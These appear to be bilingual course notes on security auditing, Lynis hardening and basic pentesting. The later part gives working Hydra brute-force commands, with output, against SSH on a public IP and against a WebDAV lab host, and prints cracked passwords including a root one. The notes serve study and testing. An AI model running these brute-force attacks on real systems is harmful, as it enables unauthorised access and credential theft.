Vulnerability	A weakness in a system or process that can be exploited to gain unauthorized access or cause harm.	Identifying vulnerabilities is crucial for assessing and improving security measures.
Control	A safeguard or countermeasure implemented to mitigate risks and protect information assets.	Controls are designed to prevent, detect, or respond to security threats and weaknesses.
Risk Assessment	The process of identifying, analyzing, and evaluating risks to an organization's information assets.	Helps prioritize security measures based on the likelihood and impact of identified risks.



### Essential Terminology

Term	Definition	Importance
Audit Trail	A chronological record of events and activities that provides evidence of actions taken within a system.	Supports accountability and traceability during security audits and investigations.
Compliance Audit	An examination of an organization's adherence to regulatory requirements and industry standards.	Validates whether the organization meets the necessary compliance criteria and identifies areas for improvement.
Access Control	Measures and mechanisms used to regulate who can access specific information or systems and what actions they can perform.	Protects sensitive information from unauthorized access and misuse.
Audit Report	A formal document that presents the findings, conclusions, and recommendations resulting from a security audit.	Communicates audit results and provides guidance for improving security practices.



## Proceso de auditoría de seguridad / ciclo de vida

### 1. Planificación y preparación

En esta fase, estás definiendo los objetivos y el alcance. Determinas los objetivos de la auditoría y los sistemas específicos, procesos y controles que se van a evaluar.

Recopilar documentación relevante como políticas, procedimientos, diagramas de red e informes de auditorías anteriores.

Establecer el equipo de auditoría y programar la auditoría. La empresa reúne al equipo de auditoría y establece un cronograma.

## 2. Recopilación de información

### Security Auditing Process

#### 2. Information Gathering

- Review Policies and Procedures: Examine the organization's security policies, procedures, and standards.
- Conduct Interviews: Interview key personnel to understand security practices and identify potential gaps.
- Collect Technical Information: Gather data on system configurations, network architecture, and security controls.



## 3. Evaluación de riesgos

# Security Auditing Process

## 3. Risk Assessment

- Identify Assets and Threats: List critical assets and potential threats to those assets.
- Evaluate Vulnerabilities: Assess existing vulnerabilities in systems and processes.
- Determine Risk Levels: Assign risk levels based on the likelihood and impact of identified threats and vulnerabilities.



## 4. Ejecución de la auditoría

# Security Auditing Process

## 4. Audit Execution

- Perform Technical Testing: Conduct technical assessments such as vulnerability scans, penetration tests, and configuration reviews.
- Verify Compliance: Check adherence to relevant regulations and standards.
- Evaluate Controls: Assess the effectiveness of security controls and practices.



## 5. Análisis y evaluación

# Security Auditing Process

## 5. Analysis and Evaluation

- Analyze Findings: Review data collected during the audit to identify security weaknesses and areas for improvement.
- Compare Against Standards: Measure the organization's security posture against industry standards and best practices.
- Prioritize Issues: Rank findings based on their severity and potential impact on the organization.



## 6. Reporte

# Security Auditing Process

## 6. Reporting

- Document Findings: Create a detailed report outlining audit findings, including identified vulnerabilities, non-compliance issues, and ineffective controls.
- Provide Recommendations: Offer actionable recommendations to address identified issues and enhance security.
- Present Results: Share the audit report with relevant stakeholders and discuss key findings and recommendations.



## 7. Remediación

# Security Auditing Process

## 7. Remediation

- Develop Remediation Plans: Work with the organization to create plans for addressing the audit findings.
- Implement Changes: Assist in implementing recommended changes and improvements.
- Conduct Follow-Up Audits: Schedule follow-up audits to ensure that remediation efforts have been completed and are effective.
- Monitor and Update: Continuously monitor the organization's security posture and update security measures as needed.



# Security Auditing Lifecycle



## Tipos de auditoría de seguridad

### Types of Security Audits

Security Audit	Objective	Importance	Example
<b>Internal Audits</b>	Conducted by the organization's internal audit team or security professionals to evaluate the effectiveness of internal controls and compliance with policies.	Internal audits provide insight into the organization's self-assessment of its security posture and highlight areas that may require more in-depth testing.	An internal audit might review user access controls to ensure that only authorized personnel have access to sensitive data.
<b>External Audits</b>	Performed by independent third-party auditors to provide an unbiased evaluation of the organization's security measures and compliance with external standards.	External audits often serve as benchmarks for compliance and security effectiveness. Penetration testers can use these findings to guide their testing efforts.	A company undergoing a PCI DSS compliance audit might hire an external auditor to validate its security controls and ensure they meet the required standards.
<b>Compliance Audits</b>	Focus on verifying that the organization complies with specific regulatory requirements and industry standards (e.g., GDPR, HIPAA, PCI DSS).	Compliance audits help identify regulatory gaps that penetration testers can address through targeted testing.	A healthcare provider might undergo a HIPAA compliance audit to ensure that patient data is protected according to federal regulations.

### Types of Security Audits

Security Audit	Objective	Importance	Example
<b>Technical Audits</b>	Focus on assessing the technical aspects of the organization's IT infrastructure, including hardware, software, and network configurations.	Technical audits provide a detailed view of the technical controls in place, highlighting areas where penetration testing can uncover vulnerabilities.	A technical audit might involve a thorough review of firewall configurations to ensure they are properly securing the network perimeter.
<b>Network Audits</b>	Assess the security of the organization's network infrastructure, including routers, switches, firewalls, and other network devices.	Network audits can reveal vulnerabilities in network design and configurations that penetration testers can exploit to assess network security.	A network audit might identify insecure protocols being used for data transmission, prompting penetration testers to test for potential exploits.
<b>Application Audits</b>	Evaluate the security of software applications, focusing on code quality, input validation, authentication mechanisms, and data handling.	Application audits highlight security flaws in applications that penetration testers can exploit to demonstrate real-world attack scenarios.	An application audit might reveal vulnerabilities such as SQL injection or cross-site scripting (XSS) in a web application.

## Auditoría de seguridad y pruebas de penetración (pentesting)

### Security Auditing vs. Penetration Testing

	Security Audit	Penetration Test
Purpose	Evaluate an organization's overall security posture by assessing compliance with policies, standards, and regulations. It focuses on the effectiveness of security controls, processes, and practices.	Simulate real-world attacks to identify and exploit vulnerabilities in systems, networks, or applications. It focuses on technical weaknesses and how they can be exploited by attackers.
Scope	Comprehensive, covering various aspects such as policies, procedures, technical controls, physical security, and compliance with regulations.	Specific to the systems, networks, or applications being tested. The scope is defined to focus on particular areas of interest.
Methodology	Typically involves reviewing documentation, conducting interviews, performing technical assessments, and evaluating compliance with security standards.	Involves using various tools and techniques to attempt to breach systems, exploit vulnerabilities, and assess the effectiveness of security defenses.
Outcome	Identifies gaps in security policies, procedures, and controls. Provides recommendations for improving overall security and ensuring compliance.	Provides a detailed assessment of vulnerabilities and potential attack vectors. Offers recommendations for mitigating identified risks and improving security defenses.
Frequency	Often performed on a regular basis (e.g., annually or biannually) or as required by compliance regulations.	Typically performed as needed, such as after significant changes to systems, on a regular schedule, or as part of compliance requirements.



Primero se realiza la auditoría de seguridad y después el pentesting. ¿Por qué? Porque primero se tiene que garantizar que la empresa cumple con los requisitos de seguridad interna, una vez realizado la auditoría, se prueba con el pentesting si estas medidas de seguridad han sido correctas o eficaces. Por supuesto, que se utilizan herramientas y técnicas para evaluar estas medidas de seguridad en las pruebas de penetración.

## **Gobernanza, riesgo y cumplimiento**

# **Governance, Risk & Compliance (GRG)**

### **Governance**

- Governance refers to the framework of policies, procedures, and practices that ensure an organization achieves its objectives, manages its risks, and complies with legal and regulatory requirements.
- Components:
  - Policy Development: Creating clear, comprehensive security policies.
  - Roles and Responsibilities: Defining roles and responsibilities for security management.
  - Accountability: Establishing accountability mechanisms for security performance.



# **Governance, Risk & Compliance (GRG)**

### **Risk**

- Risk management involves identifying, assessing, and mitigating risks that could negatively impact an organization's assets and operations.
- Components:
  - Risk Identification: Recognizing potential threats and vulnerabilities.
  - Risk Assessment: Evaluating the likelihood and impact of identified risks.
  - Risk Mitigation: Implementing measures to reduce or eliminate risks.



# Governance, Risk & Compliance (GRC)

## Compliance

- Compliance ensures that an organization adheres to relevant laws, regulations, and industry standards.
- Components:
  - Regulatory Requirements: Meeting legal obligations such as GDPR, HIPAA, or PCI DSS.
  - Internal Policies: Adhering to internal security policies and procedures.
  - Audits and Assessments: Conducting regular reviews to ensure compliance.



## *Normas, marcos y directrices comunes*

## Frameworks, Standards and Guidelines

- Frameworks: Provide a structured approach to implementing security practices, often flexible and adaptable to various organizations and industries.
- Standards: Set specific requirements and criteria that must be met to achieve compliance; often mandatory in regulated industries.
- Guidelines: Offer recommended practices and advice to improve security; generally not mandatory but considered best practices.



# Standards

## ISO/IEC 27001

- Overview: An international standard for information security management systems (ISMS) that outlines best practices for managing and protecting sensitive information.
- Key Focus: Establishing, implementing, maintaining, and continually improving an ISMS.

## PCI Data Security Standard (PCI DSS)

- Overview: A set of security standards designed to protect payment card information and ensure secure processing of credit card transactions.
- Key Focus: Requirements for protecting cardholder data, maintaining a secure network, and implementing robust access control measures.
- Legal Requirement: Required for organizations that handle credit card transactions.



# Guidelines

## CIS Controls (Center for Internet Security Controls)

- Overview: A set of best practices and actionable steps to help organizations improve their cybersecurity posture.
- Key Focus: Foundational and advanced security controls organized into categories such as basic, foundational, and organizational controls.




## *Desarrollar una política de seguridad – Fase 1*

## *Auditoria de seguridad con Lynis – Fase 2*

<https://cisofy.com/lynis/>

Cuando le demos a descargar nos saldrá el link de descarga, cancelamos la descarga automática que hará la página del .tar. Nos interesa el link de descarga para luego hacer un wget en nuestro servidor Linux:



The screenshot shows a web browser window titled "Kali Attacker [Comiendo] - Oracle VirtualBox". The address bar shows the URL <https://cisofy.com/downloads/lynis/>. The page content is titled "Download Lynis". It includes sections for "Description", "Requirements", and "Permissions". A "Screenshot of Lynis" is displayed. At the bottom, there are navigation buttons for "Download", "Packages", and "Changelog".

Nos conectamos a nuestro servidor Linux mediante SSH:

```
Warning: Permanently added '178.79.173.229' (ED25519) to the list of known hosts.
root@178.79.173.229's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Jul 29 06:32:14 PM UTC 2024
I

System load:          0.0
Usage of /:           10.7% of 24.04GB
Memory usage:         16%
Swap usage:           0%
Processes:            94
Users logged in:     0
IPv4 address for eth0: 178.79.173.229
IPv6 address for eth0: 2a01:7e00::f03c:94ff:fe7c:c3fe

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@localhost:~# | 04:53 / 26.07
```

Nos metemos dentro del directorio /opt/ y dentro descargamos el .tar de la siguiente manera:

```
root@localhost:~# cd /opt/
root@localhost:/opt# ls
root@localhost:/opt# wget https://downloads.cisofy.com/lynis/lynis-3.1.1.tar.gz
--2024-07-29 18:35:17-- https://downloads.cisofy.com/lynis/lynis-3.1.1.tar.gz
Resolving downloads.cisofy.com (downloads.cisofy.com)... 2a01:7c8:e001:1cb::c1d4, 89.41.171.41
Connecting to downloads.cisofy.com (downloads.cisofy.com)|2a01:7c8:e001:1cb::c1d4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 344324 (336K) [application/octet-stream]
Saving to: 'lynis-3.1.1.tar.gz'

lynis-3.1.1.tar.gz          100%[=====] 336.25K --.-KB/s   in 0.03s

2024-07-29 18:35:17 (12.6 MB/s) - 'lynis-3.1.1.tar.gz' saved [344324/344324]
root@localhost:/opt#
```

Descomprimimos el .tar.gz:

```
$ gzip -d <nombre.tar.gz>
```

```
$ tar -xf <nombre.tar>
```

Una vez tengamos descomprimido todo: \$chmod +x lynis

```
$lynix –help
```

```
[+] Initializing program
-----
Usage: lynis command [options]

Command:
  audit
    laudit system      : Perform local security scan
    audit system remote <host> : Remote security scan
    audit dockerfile <file>  : Analyze Dockerfile

  show
    show               : Show all commands
    show version       : Show Lynis version
    show help          : Show help

  update
    update info        : Show update details
```

Para ejecutarlo simplemente: /opt/lynis\$ ./lynis audit system

Esto hará prácticamente comprobaciones del sistema, pero... ¿Qué comprobaciones hace en específico?

<https://cisofy.com/lynis/controls/>

Aquí puedes ver sus propios IDs de control. Entonces, por ejemplo, si quisiera controles de autenticación o cuando el informe hace referencia a un control específico, siempre puedes navegar aquí para obtener más información al respecto.

## Controls

Control	Category	Description
ACCT-2754	Accounting	FreeBSD process accounting
		Process accounting is a method to track system resources. It includes a way to monitor system resources and how these resources are used for the users on the system. On FreeBSD accounting can be enabled to track these resources.
ACCT-9622	Accounting	Linux process accounting
		Process accounting is a method to track system resources. It includes a way to monitor system resources and how these resources are used for the users on the system. On Linux systems, process accounting can be enabled to track these resources.
ACCT-9626	Accounting	Sysstat accounting data
		Sysstat collects system information
ACCT-9628	Accounting	Audit daemon status

<https://cisofy.com/lynis/controls/AUTH-9218/>



Software    Pricing    Demo    Documentation    About

[Home](#) › [Lynis](#) › [Controls](#) › **AUTH-9218**

⚠ Our website is currently getting an overhaul. Something not working correctly? [Let us know!](#)

### AUTH-9218 - Accounts without password

This information is provided as part of the Lynis community project. It is related to Lynis control **AUTH-9218** and should be considered as-is and without guarantees. Any advice and commands should be tested before implementing them in production environments.

Control details	
Category	<a href="#">Authentication</a>
Application	

Si ahora observamos los resultados, podemos ver que al final del escaneo dirá “Escaneo de seguridad de Lynis”

```
Lynis control AUTH-921... root@localhost: /opt/lynis
myine.com: para salir de pantalla completa, pulsa Esc
-----
- Show details of a test (lynis show details test-id)
- Check the logfile for all details (less /var/log/lynis.log)
- Read security controls texts (https://ciscofy.com)
- Use --upload to upload data to central system (Lynis Enterprise users)

=====
[Lynis security scan details: I

Hardening index : 59 [#####
Tests performed : 250
Plugins enabled : 0

Components:
- Firewall [V]
- Malware scanner [X]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [?]
```

El indice del Hardening que es 59 sobre 100. Realizó 250 pruebas. Que tenemos Firewall, pero ningún escaner de malware

```
Hardening index : 59 [#####
Tests performed : 250
Plugins enabled : 0

Components:
- Firewall [V]
- Malware scanner [X]

[+] Plugins (phase 2)
-----
=====

-[ Lynis 3.1.1 Results ]-
Warnings (2):
-----
! Found one or more vulnerable packages. [PKGS-7392]
https://ciscofy.com/lynis/controls/PKGS-7392/
!
! iptables module(s) loaded, but no rules active [FIRE-4512]
https://ciscofy.com/lynis/controls/FIRE-4512/
```

Aquí tenemos que prestar mucha atención. Esto señala los paquetes vulnerables. Dentro de esa URL podemos aprender más sobre ese control en particular y cómo resolverlo.

También prestemos atención a las sugerencias como por ejemplo esta en particular:

```
https://cisofy.com/lynis/controls/AUTH-9229/
★ Configure password hashing rounds in /etc/login.defs [AUTH-9230]
  https://cisofy.com/lynis/controls/AUTH-9230/

★ Install a PAM module for password strength testing like pam_cracklib or pam_passwdqc [AUTH-9262]
]
  https://cisofy.com/lynis/controls/AUTH-9262/
★ When possible set expire dates for all password protected accounts [AUTH-9282]
  https://cisofy.com/lynis/controls/AUTH-9282/

★ Configure minimum password age in /etc/login.defs [AUTH-9286]
  https://cisofy.com/lynis/controls/AUTH-9286/

★ Configure maximum password age in /etc/login.defs [AUTH-9286]
  https://cisofy.com/lynis/controls/AUTH-9286/

★ Default umask in /etc/login.defs could be more strict like 027 [AUTH-9328]
  https://cisofy.com/lynis/controls/AUTH-9328/
```

Nos dice que no tenemos ninguna fecha de vencimiento de contraseña, lo cual probablemente tenemos que implementar.

Veamos también por ejemplo términos de seguridad de contraseñas:

```
https://cisofy.com/lynis/controls/NETW-5200/
★ Consider hardening SSH configuration [SSH-7408]
- Details : AllowTcpForwarding (set YES to NO)
  https://cisofy.com/lynis/controls/SSH-7408/
```

Necesitamos fortalecer nuestras configuraciones SSH. En detalles nos dice que hacer. Como podéis ver esto nos sirve de mucha ayuda.

```
* Consider hardening SSH configuration [SSH-7408]
- Details : PermitRootLogin (set YES to (FORCED-COMMANDS-ONLY|NO|PROHIBIT-PASSWORD|WITHOUT-PASSWORD))
  https://cisofy.com/lynis/controls/SSH-7408/
```

También tenemos, por ejemplo, las sesiones máximas permitidas de inicio de sesión como root...

También cambiar el puerto por defecto (22)...

Bueno, esta herramienta nos informa de la auditoria de seguridad, por supuesto que hay contextualizarlo después, por ejemplo:

```

*Untitled 1 - Mousepad
File Edit Search View Document Help
D U S X C F R Q
1 Authentication:
2     Enforce strong password policies: minimum length of 12 characters, including upper/lower case letters, numbers, and special characters.
3     Use SSH key-based authentication where possible; disable password-based SSH access.
4
5
6
7 Log Review:
8     Regularly review logs for suspicious activities. Retain logs for at least 90 days.
9
10
11 Password Management:
12     Enforce password complexity and expiration policies. Use password managers to securely store and manage passwords.
13
14
15 Malware Protection:
16     Implement malware detection and prevention measures. Regularly scan servers for malware.

```

Bien, por lo tanto, podemos utilizar esto como base para auditar el servidor, etc.

Ahora necesitamos un lenguaje para comunicarle esto a Lynis, y aquí es donde entran los juegos de control de Lynis.

#### Controls

Control	Category	Description
ACCT-2754	Accounting	<b>FreeBSD process accounting</b>  Process accounting is a method to track system resources. It includes a way to monitor system resources and how these resources are used for the users on the system. On FreeBSD accounting can be enabled to track these resources.
ACCT-9622	Accounting	<b>Linux process accounting</b>  Process accounting is a method to track system resources. It includes a way to monitor system resources and how these resources are used for the users on the system. On Linux systems, process accounting can be enabled to track these resources.
ACCT-9626	Accounting	<b>Sysstat accounting data</b>  Sysstat collects system information

Ahora tenemos que seleccionar dentro de Lynis usando sus propios IDs de control lo que corresponde a nuestra declaración de política.

Por ejemplo, Malware Protection:

Our website is currently getting an overhaul. Something not working correctly? [Let us know!](#)

### Lynis security controls

Select category:

Accounting Authentication Banner Boot Containers Crypto Database Databases File Integrity File Systems Firewall Framework Generic Hardening Insecure services Kernel Logging Mail **Malware** Nameservers Networking Other PHP Printing Processes Scheduling Shell SNMP Software Squid SSH Storage Time Tooling Uncategorized Web Web services

Controls

The screenshot shows a web browser window with the URL [cisofy.com/lynis/controls](https://cisofy.com/lynis/controls). The search term 'malware' is entered in the search bar. The results page lists two items:

- HRDN-7222 Hardening**: Permissions on installed compilers. Description: Compilers turn source code into binary executable code. For a production system a compiler is usually not needed, unless package upgrades are performed by means of their source code. If a compiler is found, execution should be limited to authorized users only (e.g. root user).
- HRDN-7230 Malware**: Presence **malware** scanner. Description: Malware scanners search for any traces of malware. Regular checks are advised to improve the detection rate, in case of an intrusion of the system. Also the proper implementation can prevent **malware** from spreading to other systems. One example might be installing a virus scanner on a mail gateway, to protect users.

Copiamos su ID y lo pegamos en el apartado de Malware Protection del informe:

```
14
15 Malware Protection: HRDN-7230
16     Implement malware detection and prevention measures. Regularly scan servers for malware.
```

Ahora le diremos a Lynis que controles usar para cuando compruebe al realizar nuestra auditoria. Lo haremos de la siguiente manera:

```
root@localhost:/opt/lynis# ./lynis audit system --tests "HRDN-7230"
```

*NO poner las comillas.*

```
Suggestions (2):
-----
* This release is more than 4 months old. Check the website or GitHub to see if there is an update available. [LYNIS]
  https://cisofy.com/lynis/controls/LYNIS/
* Harden the system by installing at least one malware scanner, to perform periodic file system scans [HRDN-7230]
  - Solution : Install a tool like rkhunter, chkrootkit, OSSEC, Wazuh
  https://cisofy.com/lynis/controls/HRDN-7230/
```

De esta manera podemos comprobar elementos específicos de nuestra política.

Nuevamente, no necesitamos usar NIST, por eso les estoy mostrando la importancia de conocer los identificadores de control. De esta manera, puedes configurar Lynis para que realice cualquier análisis que quieras.

Otra cosa importante que tenemos que tocar es el proceso de guardar los resultados de la auditoria en una especie de formato “aproximado”:

```
root@localhost:/opt/lynis# ./lynis audit system --auditor "Alexis"
[ Lynis 3.1.1 ]
```

**Files:**

- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat

En report data tendremos nuestra auditoria.

También tienes la información de pruebas y depuración en el archivo .log Implementamos la remediación:

```
root@localhost:/opt/lynis# ./lynis audit system --tests HRDN-7230
```

*NOTA: la remediación no es exactamente uno de los trabajos de los pentester...*

## Realizar Pruebas de penetración - Fase 3

Bien, una vez hecha la auditoría, tenemos que probar que esas remediaciones han sido efectivas, pasemos al pentesting básico de prueba de por ejemplo el servicio SSH:

Lo que haremos ahora es utilizar una herramienta muy conocida y potente como Hydra:

```
Hydra -L root -P /usr/share/seclists/Passwords/diccionario.txt ssh://<target_ip>:<port>
-t 2 -v
```

```
> $ hydra -l root -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ssh://
/178.79.173.229:22 -t 2 -v
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-29 15:15:43
[DATA] max 2 tasks per 1 server, overall 2 tasks, 5189454 login tries (l:1/p:5189454), ~25
94727 tries per task
[DATA] attacking ssh://178.79.173.229:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@178.79.173.229:22
[INFO] Successful, password authentication is supported by ssh://178.79.173.229:22
|
```

Como podemos ver si permite la autenticación por contraseña en el servicio SSH por lo que no se remedió esto en la auditoría correctamente o no solucionaron este problema basado en la política

```
1 Authentication:  
2     Enforce strong password policies: minimum length of 12 characters, including upper/lower case letters, numbers, and  
3     special characters.  
4     Use SSH key-based authentication where possible; disable password-based SSH access. - SSH-7412  
5  
6
```

En este caso sabemos que la autenticación basada en contraseña está habilitada, pero también la autenticación a través del usuario root que debe estar deshabilitada.

```
9  
10  
11 Password Management: AUTH-9282  
12     Enforce password complexity and expiration policies. Use password managers to securely store and manage passwords.  
13  
14
```

Luego también estamos comprobando la complejidad de contraseñas porque estoy usando una lista de palabras estándares o una lista de contraseñas que contienen contraseñas comunes. Entonces si el auditor, la organización no se adhiere a la política y, están usando contraseñas muy fáciles, por lo que no se adhiere a una compleja política, entonces esencialmente lo descubriríamos

```
[22][ssh] host: 178.79.173.229  login: root  password: t1w2e3r4t5  
[STATUS] attack finished for 178.79.173.229 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-29 15:22:29  
kali㉿kali ~                                         [15:22:29]  
> $
```

Tenemos la contraseña ;(, tampoco han auditado bien la parte de complejidad de contraseñas y tampoco han deshabilitado la autenticación por contraseñas y autenticación con el usuario root. Mal, todo mal.

Remediación: cambiar el puerto por defecto, PermitRootLogin NO...

Otras remediaciones: instalar fail2ban para poner mayor seguridad en distintos puertos, etc, etc

## Host & Network Penetration Testing: System/Host Based Attacks

## *Descripción general de las vulnerabilidades de Windows*

### **Types of Windows Vulnerabilities**

- Information disclosure - Vulnerability that allows an attacker to access confidential data.
- Buffer overflows - Caused by a programming error, allows attackers to write data to a buffer and overrun the allocated buffer, consequently writing data to allocated memory addresses.
- Remote code execution - Vulnerability that allows an attacker to remotely execute code on the target system.
- Privilege escalation - Vulnerability that allows an attacker to elevate their privileges after initial compromise.
- Denial of Service (DOS) - Vulnerability that allows an attacker to consume a system/host's resources (CPU, RAM, Network etc) consequently preventing the system from functioning normally.



## *Servicios de Windows frecuentemente explotados*

### **Frequently Exploited Windows Services**

Protocol/Service	Ports	Purpose
Microsoft IIS (Internet Information Services)	TCP ports 80/443	Proprietary web server software developed by Microsoft that runs on Windows.
WebDAV (Web Distributed Authoring & Versioning)	TCP ports 80/443	HTTP extension that allows clients to update, delete, move and copy files on a web server. WebDAV is used to enable a web server to act as a file server.
SMB/CIFS (Server Message Block Protocol)	TCP port 445	Network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN).
RDP(Remote Desktop Protocol)	TCP port 3389	Proprietary GUI remote access protocol developed by Microsoft and is used to remotely authenticate and interact with a Windows system.
WinRM (Windows Remote Management Protocol)	TCP ports 5986/443	Windows remote management protocol that can be used to facilitate remote access with Windows systems.



## *Explotación de Microsoft IIS WebDAV*

Herramientas que utilizaremos: davtest y Cadaver Vamos a

empezar con el reconocimiento inicial:

```
$sudo nmap -Pn -sS -sVC --min-rate 10000 --open demo.ine.local
```

Una vez localizado el puerto o los puertos, en mi caso solo nos centraremos en el puerto 80.

```
$sudo nmap -sVC --min-rate 10000 -p80 demo.ine.local
```


```
File Actions Edit View Help

└─(root@INE)-[~]
# nmap -p80 --min-rate 10000 -sVC --script=http-enum demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-10 23:08 IST
Nmap scan report for demo.ine.local (10.2.18.133)
Host is up (0.0032s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.60 seconds
```

Aquí nos dice que el servidor WebDAV existe, pero no podemos acceder por falta de permisos porque la autenticación está habilitada.



¿Qué es lo tenemos que hacer? Fuerza bruta con Hydra.

```
$sudo hydra -L /usr/share/wordlist/password.txt -P
/usr/share/metasploit/data/common_password.txt <target_ip> http-get /directorio/
```

```
[root@INE] ~
[=]# hydra -l /root/bob.txt -P /root/password.txt demo.ine.local http-get /webdav/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-10 23:23:02
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), -1 try per task
[DATA] attacking http-get://demo.ine.local:80/webdav/
[80/tcp-get] host: demo.ine.local, user: bob, password: password_123321
1 of 1 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-10 23:23:02
```

*NOTA: hay que tener cuidado con los ataques de fuerza bruta ya que podrían denegarnos el servicio. Habría que hacer un poco más de reconocimiento, y estar seguros de que realmente tendremos acceso al servidor.*

demo.ine.local - /webdav/

